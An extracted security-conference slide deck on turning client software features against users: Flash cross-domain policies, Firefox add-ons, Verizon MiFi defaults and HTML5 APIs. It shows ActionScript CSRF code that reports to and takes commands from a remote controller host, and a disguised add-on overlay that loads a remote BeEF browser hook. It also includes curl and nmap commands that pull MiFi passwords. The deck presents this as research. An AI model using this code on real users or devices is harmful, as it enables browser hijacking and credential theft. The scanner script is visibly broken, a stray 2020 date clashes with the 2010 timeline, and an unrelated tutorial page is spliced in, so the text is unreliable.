




The Friendly Traitor: Our Software Wants to Kill Us

Kevin Johnson - kevin@inguardians.com

Mike Poor - mike@inguardians.com



The Friendly Traitor Hunters



- Mike Poor
 - Packet Ninja



- Kevin Johnson
 - Web Pen-Test Samurai



Typical Attack Focus

- Risk management commonly focuses on vulnerabilities
 - OS & Application
 - Network
 - Infrastructure
- Most of our infrastructure and policies are designed for this
- Not that this isn't important...
 - Just not our focus today



Client-Side Attacks

- The other commonly referenced attacks are client vulnerabilities
 - Browser flaws
 - Adobe Reader
 - APT ... Its not just a package manager
- More of a focus in recent tests
- Many different attacks are usable in this context




What Makes a Friendly Traitor



Features! Features! Features!

- Client applications are including complex extendable features
 - Read that as more vulnerable
- Let's focus on using these features against the users
 - Use the client support to run code to perform fun and powerful attacks





Security Control Failure

- Most of our controls are focused on exploits
 - Detection of the exploits
 - Prevention of these attacks
- These fail to detect the malicious features!



So lets talk about a few

- We are going to focus on a few examples
- Keep in mind, these are examples you can build from
 - Using features of the client application
- We will be releasing some of these examples




Adobe Flash



Flash

- Let's make our pages "flash"
- Most people think animations
 - But ActionScript adds powerful feature sets
- Wide-spread support for the SWF objects
 - Except in Cupertino ;-)





Cross Domain

- Flash objects are able to make HTTP requests
- Many developers use this to provide mash-up capabilities
 - Or to process data from the server application
- Flash uses a different policy to control this than JavaScript
 - Same Origin policy is ignored
 - By default Flash behaves the same way though



Cross Domain Policy

- These restrictions were added in Flash 7
- Prevents loading data from any server except the origin server
 - Similar to the same origin policy
- The big difference is that it is server controllable
 - crossdomain.xml file most likely in the web root
 - Controlled by the server admin or developer



Using a cross-domain policy file could expose your site to various attacks.
Please read this document before hosting a cross-domain policy.



Crossdomain.xml

- XML file placed in the web root
 - or within the directory the content is loaded from
- Controls which domains are able to access content **FROM** this server
- Allows for the wildcard *
 - *.inguardians.com will match
 - www.inguardians.com
 - inguardians.com
 - eds.secretroom.inthe.secretroom.inguardians.com



Concerns

- Concerns about this file have been raised in the past
- Adobe says their documentation is sufficient
 - The Adobe web site hosts instructions and tutorials
- We have found a number of security problems in their site documents
 - SQL injection is common



Click to Remove Title

ABOUT THE AUTHOR

Craig Simmons is a senior lead quality engineer on the Flash authoring team at Adobe



Craig Simmons
Adobe

Using ActionScript 3.0 to retrieve MySQL data using a server-side ASP script

Sending the XML to the ASP script

Once you know how to set up a connection and send data from Flash to the web, sending XML to the ASP script is pretty easy. This section covers sending the data to a server-side ASP script using a simple HTTP POST. To make sending XML data easier, I wrote the sendSQLXML function:

```
public function sendSQLXML(aspURL:String, SQLXML:String,
    returnSQLXMLCallback:Function):void
{
    var myXMLURL:URLRequest = new URLRequest(aspURL);
    var variables:URLVariables = new URLVariables();
    variables.xmlSQL = "<MySQLRequest>" + SQLXML + "</MySQLRequest>";
    myXMLURL.data = variables;
    myXMLURL.method = URLRequestMethod.POST;
    var myLoader:URLLoader = new URLLoader();
    myLoader.addEventListener("complete", returnSQLXMLCallback);
    myLoader.load(myXMLURL);
}
```

Adobe.com



ADOB
E DEVELOPER CONNECTION




Scanner Script

- Simple python script
- Read the Alexa Top 1 million domains list
- Compared the domain to the Google Safe Site list
 - If listed, it was discarded
- We then retrieved the crossdomain.xml and parsed it

```
output = open(outputFile, "ab")
malwareoutput = open(malwareOutputFile, "ab")
siteList = csv.reader(open(domainFile))
l = Lookup()
for site in siteList:
    siteName = ''.join(["http://www.",site[1]])
    lookupResult = l.lookup_by_url(siteName)
    if lookupResult == None:
        url = ''.join([siteName,"/crossdomain.xml"])
        req = Request(url)
        try:
            response = urlopen(req)
        except URLError,e:
            response = None
        else:
            try:
                dom = xml.dom.minidom.parseString( response.read() )
            except Exception:
                pass
            else:
                url_list = dom.getElementsByTagName("allow-access-from")
                print "***%s***%s" % [1]
                output.write("\n%ss,%s" % [1])
                for url in url_list:
                    url = url.getAttribute("domain")
                    #print url
                    output.write("[d]%s,%s" % [url.encode('ascii'), 'replace'])
                url_list = dom.getElementsByTagName("site-control")
                for url in url_list:
                    url = url.getAttribute("permitted-cross-domain-policies")
                    output.write("[p]%s,%s" % [url.encode('ascii'), 'replace'])
                url_list = dom.getElementsByTagName("allow-http-request-headers-from")
                for url in url_list:
                    domain = url.getAttribute("domain")
                    headers = url.getAttribute("headers")
                    url = ''.join([domain,(","headers,)])
                    output.write("[h]%s,%s" % [url.encode('ascii'), 'replace'])
                    url = None
                    url_list = None
                    response = None
                    req = None
                else:
                    malwareoutput.write("%s,%s" % [site[1].encode('ascii'), 'replace'])
```




Results from the scan





Boneheads FTW!





Weaponizing Flash

- Now we can build ActionScript to abuse this
- The SWF file can make requests to the discovered sites
 - XSRF attacks
- We also control this SWF file remotely
 - Similar to browser hooking

```
public function sendCSRFAttack(csrfURL:String, method:String, payload:String, returnResponseCallback:Function):void
{
    // currently only works with POST -- Kevin
    var myURL:URLRequest = new URLRequest(csrfURL);
    myURL.data = payload;
    myURL.method = URLRequestMethod.POST;
    var myLoader:URLLoader = new URLLoader();
    myLoader.addEventListener("complete", returnResponseCallback);
    myLoader.load(myURL);
}

public function returnResponse(evtObj:Event):void
{
    // Return response from attacked server to controller script
    var response:String = evtObj.target.data;

    // Now to send this to my controller
    var controllerURL:URLRequest = new URLRequest("http://flash.secureimage.com");
    controllerURL.data = response;
    controllerURL.method = URLRequestMethod.POST;
    var ctrlrLoader:URLLoader = new URLLoader();
    ctrlrLoader.addEventListener("complete", retrieveCSRFCommand);
    ctrlrLoader.load(controllerURL);
}

public function retrieveCSRFCommand():void
{
    // Get the CSRF victim from controller
    var cmdURL:URLRequest = new URLRequest("http://flash.secureimage.com");
    cmdURL.method = URLRequestMethod.GET;
    var cmdLoader:URLLoader = new URLLoader();
    cmdLoader.addEventListener("complete", parseCSRFCommand);
    cmdLoader.load(cmdURL);
}

public function parseCSRFCommand(evtObj:Event):void
{
    // parse the CSRF Command and then call the sendCSRFAttack
    var cmdResponse:String = evtObj.target.data;
    var arrayRequestPieces:Array = cmdResponse.split(",");
}
```

<http://www.inguardians.com/tools>



Browsers



Mozilla Add-Ons

- Mozilla is a great browser
 - Not just as a pen-tester
- Add-ons are one of the reasons
 - Extend the browser
 - Provide great (and odd) features



[Destroy the Web](#)

by jose.bolanos

Turn any webpage into a shoot-em up video game.

With a pulse pounding soundtrack and high scores for every web page, Destroy the Web is a fun way to take a little break during the day.




[Browser Uptime](#)

by Cosmic Cat Creations

Report the duration of your current browser session.



Zombify My Browser



- We add a browser hook
 - BEeF by Wade Alcorn
- This browser is now a zombie

- Let's build an add-on that is malicious
- Simple to build
 - Well simple to make it malicious ;-)

```
<?xml version="1.0"?>
<?xml-stylesheet href="chrome://linktargetfinder/skin/skin.css" type="text/css"?>
<!DOCTYPE linktargetfinder SYSTEM "chrome://linktargetfinder/locale/translations.dtd">
<overlay id="sample" xmlns="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul">
  <script src="linkTargetFinder.js" />
  <script src="http://beef.secureideas.net/beef/hook/beefmagic.js.php" />

  <menupopup id="menu_ToolsPopup">
    <menuitem label="&runlinktargetfinder;" key="link-target-finder-run-key" type="checkbox" checked="checked" />
  </menupopup>

  <keyset>
    <key id="link-target-finder-run-key" modifiers="accel alt shift" key="F12" type="key" />
  </keyset>

  <statusbar id="status-bar">
    <statusbarpanel id="link-target-finder-status-bar-icon" class="statusbarpanel-link-target-finder" type="image" />
  </statusbar>

  <toolbarpalette id="BrowserToolbarPalette">
    <toolbarbutton id="link-target-finder-toolbar-button" label="Link Target Finder" type="button" />
  </toolbarpalette>
</overlay>
```



Other Attack Ideas

- As shown extensions can use JavaScript
- The code runs within the context of the browser
 - Not the page!
- This means attack ideas are vast
 - Intercept all requests/responses and rewrite them
 - Capture credentials
 - Record traffic within the browser



YourFi is MiFi



MiFi P0wnage History

- January 14, 2010
 - @adam_baldwin finds several flaws in the web admin page including Auth Bypass, CSRF, and XSS
 - <http://evilpacket.net/2010/jan/14/mifi-geopwn/>
- January 16, 2010
 - @aramosf discovers the config file is accessible via the Auth Bypass vuln
- February 2, 2020
 - @joswr1ght discovers the default password selection is weaker than it appears and creates pre-computed hash tables for all default SSID/password combinations
 - <http://www.willhackforsushi.com/?p=417>
- Today ...



Beware of Odd Defaults

- Odd port forward setting hidden in default MiFi settings
- Any decent admin or security professional will immediately disable this
- If you change your WLAN's default IP address range, this setting gets disabled
- So who cares...

The screenshot shows the Novatel Wireless MIFI2200 VZW web interface. At the top, there is a navigation bar with links for Home, WiFi, LAN, Security, Advanced, and Help | Logout. The Advanced tab is selected. Below the navigation bar, the title "Port Forwarding" is displayed. The main content area is titled "Port Forwarding Applications". It contains a table with two columns: "Application" and "IP Address on WLAN". The "Application" column lists various server types with checkboxes, and the "IP Address on WLAN" column shows the assigned IP address for each. Only the "HTTP (Web) Server" entry has its checkbox checked, and it is assigned the IP address 192.168.1.254. At the bottom right of the form are "Apply" and "Revert" buttons. The footer of the page includes the Novatel logo and the text "Novatel Wireless MIFI2200 VZW".

Application	IP Address on WLAN
<input type="checkbox"/> DNS (Domain Name Server)	
<input type="checkbox"/> FTP Server	
<input checked="" type="checkbox"/> HTTP (Web) Server	192.168.1.254
<input type="checkbox"/> NNTP Server	
<input type="checkbox"/> POP3 Server	
<input type="checkbox"/> SMTP Server	
<input type="checkbox"/> SNMP Server	
<input type="checkbox"/> Telnet Server	
<input type="checkbox"/> TFTP Server	



Auth Bypass from the Internet!

- When this port forward is removed or disabled MiFi exposes web admin to the cellular interface
- All the existing web app flaws are now exploitable from the Internet
- So how does an attacker exploit this in large scale?

```
justin@sauron: ~ — ssh — bash — 81x8
ssh                               ssh                               justin@sauron: ~ — ssh
justin@sauron:~$ ###### With http port forward to Never Never Land
justin@sauron:~$ curl -sm5 http://75.226.226.1/config.xml.sav | grep password
justin@sauron:~$ ###### With http port forward disabled
justin@sauron:~$ curl -sm5 http://75.226.226.1/config.xml.sav | grep password
<password>http://bit.ly/4kb77v</password>
justin@sauron:~$
```



From 0 to 60 in NSE seconds

- Attackers will scan for them of course!
- Verizon's IP address range for MiFi devices is a /10 network or 4,194,304 IP addresses in size
- Nmap can pull this off in less than two days.....

The screenshot shows a Mac OS X terminal window with three tabs: 'ssh', 'ssh', and 'justin@sauron: ~ — ssh'. The active tab displays the following Nmap command and its output:

```
justin@sauron:~$ nmap -PN -p 80 --script http-mifi.nse 75.226.226.1

Starting Nmap 5.00 ( http://nmap.org ) at 2010-02-05 23:15 MST
Interesting ports on 1.sub-75-226-226.myvzw.com (75.226.226.1):
PORT      STATE SERVICE
80/tcp     open  http
| http-mifi: MIFI Device Found!!!
|   Password = "http://bit.ly/4kb77v"
|   SSID      = "Verizon MiFi2200 7E6C"
|_  PSK      = "09113431896"

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```



Re-Joining the Asylum

- Currently, the only way to fix this is to re-enable the HTTP port forward to Never Never Land.
 - Make sure you use a **VALID** and **UNUSED** IP address in your WLAN range
 - Make sure you change this port forward every time you change your WLAN IP address range
- Remember that this port forward does not prevent people on your WLAN network from exploiting these flaws
 - Never use the “Hotspot” mode until these vulns are fixed
- Suck it up and connect your MiFi through the USB port occasionally
 - This is the only “known” way to update your MiFi’s flash
 - This avoids the risk of exposing your MiFi’s web admin interface ... at least that is the current assumption



HTML 5



And Now... HTML5

- 5th revision of HTML
- One main focus is the idea of web applications
 - Keep in mind this is a client language
- Browsers are being given more power and features



SQL Database	Web Storage
File Access	Device Access
Web Sockets	System Information

And the idiocy continues...



Web Storage

- Part of the HTML 5 Spec
- Allows for storage of key=>value pairs
 - Similar to cookies
- Two mechanisms
 - One for short term storage
 - Fixes the multiple tab issues
 - The other for large amounts of data
 - Entire documents or mailboxes



System Information

- A JavaScript library
- Provides system information
 - From the system running the code
- Accesses hardware devices
 - Internal properties
 - CPU, thermometers
 - Ambient properties
 - Light, noise, temperatures



Geolocation API

- JavaScript library
 - Part of the W3C specs
- Mostly supported by mobile devices
 - But laptops can also
- Uses GPS, IP and MAC addresses, or Cell IDs
- Two methods
 - One-Shot for mapping
 - Multiple requests for tracking



Of course they will do it right?

Web Hypertext Application Technology Working Group Mailing List

Hixie's Natural Log Web Hypertext Application Techn...

Web Hypertext Application Technology

WORKING GROUP

Home News Demos Specifications Charter Mailing List

We have three lists:

- [A help list for Web designers](#)
- [A discussion list for feedback on the specs](#)
- [A place for implementors to compare notes](#)
- [A mailing list for watching diff-by-diff commits to the spec](#)

See also: [Polish translation of this page as of June 2007](#)

Help for Web designers and HTML authors

Do you have questions on how to use HTML5? If you want to ask "how do I upgrade my HTML4 page to use Web Forms?", "what is a web application?", "why does this not work?", "how do I use HTML5?", then you want to subscribe to, and then e-mail, the help@whatwg.org mailing list.

Subscribing

To subscribe to the mailing list, use [the interface on the mailing list server](#).

Posting



Thank You!

Mike Poor - mike@inguardians.com - @mike_poor

Kevin Johnson - kevin@inguardians.com - @secureideas

Justin Searle - justin@inguardians.com - @meeas